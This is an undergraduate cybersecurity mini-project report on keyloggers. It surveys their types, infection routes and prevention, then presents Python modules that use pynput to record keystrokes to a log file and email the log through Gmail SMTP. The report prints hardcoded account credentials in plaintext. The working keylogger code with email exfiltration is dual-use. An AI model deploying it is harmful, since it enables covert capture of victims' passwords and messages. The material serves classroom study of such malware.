KEYLOGGERS

**MINI PROJECT REPORT**

Submitted by

ABINESH B (714022107003)

KARTHIK S (714022107028)

THIRU KUMARAN Y (714022107052)

VASANTHABALAN A (714022107053)

***In partial fulfilment for the award of the degree of***



BACHELOR OF ENGINEERING

in

COMPUTER SCIENCE ENGINEERING  
 (CYBERSECURITY)

**SRI SHAKTHI INSTITUTE OF ENGINEERING AND TECHNOLOGY** COIMBATORE 641-062

## AUG 2023

### BONAFIDE CERTIFICATE

Certified that this project report “Keyloggers” is the Bonafide work of Abinesh B(22CY003), Karthik S(22CY028), Thiru Kumaran Y(22CY052), Vasanthabalan A(22CY053) who carried out the project work under my supervision.

### SIGNATURE SIGNATURE

**Mrs. AGJELIA LYDIA.C Mr. R. Karthiban**

Assistant Professor, SUPERVISOR Professor & Head of the Department

Computer Science &Engineering, Computer Science(Cybersecurity), Sri Shakthi Institute of Engineering & Sri Shakthi Institute Engineering Technology, & Technology,

Coimbatore - 641062. Coimbatore - 641062.

Submitted for the University Project Viva Voce conducted on……………..

INTERNAL EXAMINER EXTERNAL EXAMINER

# ACKNOWLEDGEMENT

We express our deepest gratitude to our Chairman **Dr.S.Thangavelu**, for continuous encouragement and support throughout the course of study.

We are thankful to our **Secretary Er.T.Dheepan** and **Joint Secretary Mr.T.Sheelan** for their encouragement.

We would like to express our gratefulness to our **Principal Dr.A.R.Ravikumar** for his academic interest shown towards the students.

We are very grateful to our **Head Of the Department Mr.R.Karthiban,** Department of Computer Science and Engineering for providing us with the necessary facilities.

It’s a great pleasure to thank our **Project Guide Mrs.Agjelia Lydia.C** Assistant Professor, Department of Computer Science and Engineering for her valuable technical suggestion and guidance throughout this project work.

We would like to thank our **Project Coordinator Mrs.Agjelia Lydia.C** Assistant Professor, Department of Computer Science and Engineering, for providing us with the necessary facilities and encouragement.

We solemnly extend our thanks to all the teaching and non-teaching staff of our department, family and friends for their valuable support.

# ABSTRACT

Welcome to the world of cybersecurity and digital vigilance. In an era where our lives are increasingly intertwined with technology, ensuring the security of our digital spaces has become more crucial than ever. One such endeavor in the realm of cybersecurity is the creation of a keylogger project – a powerful tool with a dual nature that exemplifies both security and potential misuse.

In this exploration of keylogger projects, we will delve into the technical intricacies that define their functionality. From discussing the various types – ranging from hardware keyloggers to software-based implementations – to examining the underlying programming techniques and technologies, we will gain insight into how these tools operate. Furthermore, we will navigate the ethical landscape surrounding keyloggers, addressing the fine line between responsible use for cybersecurity and the potential infringement on privacy and digital rights.

The complex world of keyloggers – understanding their mechanisms, their implications, and the critical importance of responsible development and deployment. Whether you are a cybersecurity enthusiast, a software developer, or simply curious about the evolving intersection of technology and privacy, this exploration promises to provide valuable insights into a facet of our digital lives that often remains hidden in plain sight.

i

**TABLE OF CONTENTS**

|  |  |  |
| --- | --- | --- |
| CHAPTER | TITLE | PAGE NO |
|  | **ABSTRACT** |  |
| **1.** | **INTRODUCTION** |  |
|  | 1.1 What is Keyloggers? |  |
|  | 1.2 Why we need Keylogger? |  |
|  | 1.3 Types of Keyloggers |  |
|  | 1.4 Infection and Prevention |  |
|  | 1.5Ideology of the project |  |
| **2.** | **SYSTEM SPECIFICATION** |  |
|  | 2.1 Hardware Requirement |  |
|  | 2.2 Software Requirement |  |
|  | 2.3 Language used and Package |  |
| **3.** | **LITERATURE REVIEW** |  |
|  | 3.1 Keyloggers as information grabber |  |
|  | 3.2 Keyloggers software detector |  |
|  | 3.3 Analysis and Implementation of Keyloggers |  |
| **4.** | **DESIGN AND IMPLEMENTATION** |  |
|  | 4.1 Module-1 |  |
|  | 4.2 Module-2 |  |
|  | 4.3 Module-3 |  |
|  | 4.4 Module-4 |  |
|  | 4.5 Module-5 |  |
| **5.** | **CONCLUSION** |  |

**INTRODUCTION**

In the intricate realm of cybersecurity, where digital landscapes continuously expand and evolve, the concept of keyloggers has emerged as a focal point of both fascination and concern. A keylogger, in its essence, is a potent tool that has garnered attention for its dual nature: simultaneously serving as a creator's ally and a potential intruder's weapon. This technology, with its diverse applications, highlights the complexity of modern digital interactions and raises important ethical questions about its use.

At its core, a keylogger is a software or hardware mechanism designed to capture the keystrokes executed on a computer or a mobile device. From the most mundane texts to the most sensitive passwords, a keylogger meticulously records each stroke of the keyboard, providing its wielder an intimate glimpse into the digital activities of its target. While its original purpose was rooted in legitimate intentions such as aiding developers in software debugging and enhancing user experience, the tool's applications have diversified significantly over time.

The dual nature of keyloggers becomes evident when examining their purpose. On one hand, these tools find their utility in enhancing productivity and convenience. Software developers employ keyloggers to monitor the sequences of keystrokes, enabling them to identify and rectify errors, ensuring a seamless user experience. Moreover, researchers and analysts utilize keyloggers for academic purposes, studying human-computer interactions and exploring typing patterns for linguistic research.

However, the darker side of keyloggers reveals itself when they are employed for malicious intent. Cybercriminals and hackers harness the power of keyloggers to surreptitiously infiltrate systems, surreptitiously gather sensitive information, and compromise digital security. These malicious applications can lead to identity theft, financial loss, and unauthorized access to personal and confidential data. Thus, the ethical implications surrounding the development, distribution, and utilization of keyloggers are complex and multifaceted.

4

**1.1 What is Keyloggers?**

A keylogger is a type of software or hardware device that records and monitors the keystrokes made on a computer or mobile device's keyboard. It can capture everything typed, including passwords, messages, and other sensitive information. Keyloggers can have both legitimate uses, such as debugging software or studying typing patterns, and malicious uses, like unauthorized access to personal data or aiding in cyberattacks.

**1.2 Why we need Keylogger?**

### 

### 1. Legitimate Use Cases:

### Debugging and Testing: Developers use keyloggers to identify and rectify software errors and glitches by analyzing keystroke sequences.

### User Experience Improvement: Keyloggers help software designers understand how users interact with their applications, leading to better user interfaces and experiences.

### Research and Analysis: Linguists and researchers study typing patterns for linguistic analysis and user behavior studies.

### 2. Security and Monitoring:

### Parental Control: Keyloggers can be used by parents to monitor their children's online activities, ensuring their safety and responsible internet use.

### Employee Monitoring: Employers may use keyloggers to track employee productivity, assess work patterns, and prevent data breaches.

### 3. Malicious Intentions:

### Cyberattacks: Hackers can use keyloggers to gain unauthorized access to personal and financial information, leading to identity theft, fraud, and other cybercrimes.

### Password Theft: Criminals can use keyloggers to steal passwords and login credentials, enabling them to compromise online

### 5

### 1.3 Types of Keyloggers

### Hardware Keyloggers: These physical devices are connected between the computer keyboard and the computer itself. They intercept and record keystrokes before sending the data to a storage component, often requiring physical access to the target device.

### Software Keyloggers: Software-based keyloggers are installed on a computer or device like any other application. They run in the background, capturing keystrokes and sending the recorded data to a remote server or saving it locally.

### Wireless Keyloggers: These devices intercept and record wireless signals transmitted between a wireless keyboard and its receiver. They can capture and transmit keystrokes remotely, usually to a separate device controlled by an attacker.

### Memory-Injection Keyloggers: These keyloggers take advantage of vulnerabilities in a computer's memory or software. They inject malicious code into running processes, enabling them to intercept and record keystrokes in real time.

### Kernel-Based Keyloggers: Operating at the kernel level of an operating system, these keyloggers have deep access to system processes. They can capture keystrokes before they even reach the user-level applications, making them harder to detect.

### Acoustic Keyloggers: These unique keyloggers capture keystrokes based on the sounds produced by typing. By analyzing the audio frequencies and patterns generated during typing, malicious actors can decipher the keystrokes. However, these are less practical and accurate compared to other methods.

### 

### 6

### 1.4 How Keyloggers gets infected?

### Phishing: Cybercriminals might send phishing emails or messages that contain malicious attachments or links. When a user clicks on these links or opens the attachments, the keylogger gets installed on their system.

### Infected Websites: Visiting compromised websites can lead to drive-by downloads, where malicious software, including keyloggers, is automatically downloaded and installed on the user's device without their consent.

### USB Devices: Some keyloggers can be physically installed on a computer by plugging in infected USB drives or other external devices. These devices might contain auto-run scripts that install the keylogger when connected.

### Social Engineering: Cybercriminals might trick users into voluntarily installing keyloggers by presenting them as legitimate software or updates. This could happen through pop-up ads, fake software update prompts, or deceptive messages.

### Remote Access Trojans (RATs): Remote Access Trojans are a type of malware that allow cybercriminals to gain unauthorized access to a victim's computer. They might use RATs to install keyloggers remotely, without the user's knowledge.

### Compromised Software: Sometimes, legitimate software applications can be compromised or infected by cybercriminals. Users who download and install these infect

### Social Sharing: Malicious links or files shared on social media platforms, messaging apps, or file-sharing services can lead to keylogger infections.

### 7

### Software Vulnerabilities: Keyloggers can exploit security vulnerabilities in operating systems or software to gain unauthorized access to a system. Keeping your software up to date with the latest security patches can help mitigate this risk.

### 1.5 Prevention from Keyloggers:

* Use Updated Security Software
* Keep Your Operating System and Software Updated
* Use a Virtual Keyboard for Sensitive Inputs
* Enable Two-Factor Authentication (2FA)
* Be Cautious with Email and Downloads
* Use a Password Manager
* Regularly Scan Your System for Malware
* Check for Unusual Behavior
* Regularly Check for Hardware Keyloggers
* Download from Trusted Sources
* Educate Yourself and Others
* Secure Your Wi-Fi
* Implement Security Policies
* Use a Firewall

8

**1.6 Ideology of the Project**

The main ideology of the project is to create a keyloggers file

which records the keystrokes and save it in the file and send to the email.

**2. System Specification:**

* **Hardware Specification:**

A laptop with atleast 4GB ram and 256 GB

storage minimum. But I recommend atleast 8GB/512 GB device is

better. There should be a good connectivity in internet.

* **Software Specification:**

Any software which supports the python

Environment is recommended.

* **Language used and Package:**

We use python programming language

for this project and many we use mainly two packages:

9

1. **Pynput:**

Pynput is a Python library that provides functionalities to

monitor and control input devices like the keyboard and mouse. It allows you to

create scripts that can listen to and manipulate input events.

1. **SMTP:**

The smtplib package in Python is used to send emails using the

Simple Mail Transfer Protocol (SMTP). It provides a way to connect to an

email server, authenticate with credentials, and send email messages. The

package is part of the Python standard library, so you don't need to install

anything extra to use it.

10

1. **Design and implementation**
   1. **Module-1:**

This module explain us about how to record the keystroke

And print the keystroke recorded into the console. The required code is

given below. But before execution the code we need to import the

pynput package by writing the command “**pip install pynput**” in the

terminal. I use visual studio code to perform this coding

**Code:**

from pynput.keyboard import Key, Listener

def on\_press(key):

print(key)

def on\_release(key):


if key==Key.esc:

return False

with Listener(on\_press=on\_press,on\_release=on\_release) as listener:

listener.join()

**Output:**

****

* 1. **Module-2:**

In this module, we are going to alter the first code a little bit

as the first code is printing each time the keystroke prints the code in the

console. It makes the victim to scroll the console to complete reading of

keystroke and it spends too much space. So this module solves this issues

by inserting the keystroke into a list and once we press the esc key we get

list printed into the console.

**Code:**

from pynput.keyboard import Key, Listener

keys = []

def on\_press(key):

keys.append(key)

def on\_release(key):


if key==Key.esc:

print(keys)

return False

with Listener(on\_press=on\_press,on\_release=on\_release) as listener:

listener.join()

 **Output:**

* 1. **Module-3:**

Now we have to create a module which will write the list

that contains the keystroke into a separate text file.

**Code:**

from pynput.keyboard import Key, Listener

keys = []

def on\_press(key):

keys.append(key)

def on\_release(key):

if key==Key.esc:

with open('log.txt','w') as file:


file.writelines(str(keys))

return False


with Listener(on\_press=on\_press,on\_release=on\_release) as listener:

listener.join()

**Output:**



**File[log.txt]:**



**3.4 Module-4:**

In this module we have a created a code which send the log file

created to a email given by the victim. This is created by importing the SMTP

module. SMTP is a Simple Mail Transfer Protocol which sends a data from one

place to another place using mail.

**Code:**

import smtplib

from cred import email,password

def send\_email():

session=smtplib.SMTP('smtp.gmail.com',587)

session.starttls()

session.login(email,password)

with open('log.txt','r',encoding='utf-8') as file:

message=file.read()

session.sendmail(email,email,message)

print('\n Email Send')


session.quit()

**CRED program:**

email="teamguardian265@gmail.com"

password="team@2022"

**Output:**

****

* 1. **Module-5:**

In this module, we are going to link the email\_send program into

main program. This helps us to implement the email\_send() function to the

the main program.

**CODE:**

from pynput.keyboard import Key, Listener

from send\_email import send\_email

keys = []

def on\_press(key):

keys.append(key)

def on\_release(key):

if key==Key.esc:

with open('log.txt','w') as file:

file.writelines(str(keys))


send\_email()

return False


with Listener(on\_press=on\_press,on\_release=on\_release) as listener:

listener.join()

**Output:**

****

**CAUSE OF ERROR:**

****

**NOTE:** The error occurred because from May 30 2022, the google has disabled permanently the less secure app access which is important to be

activated for sending the mail.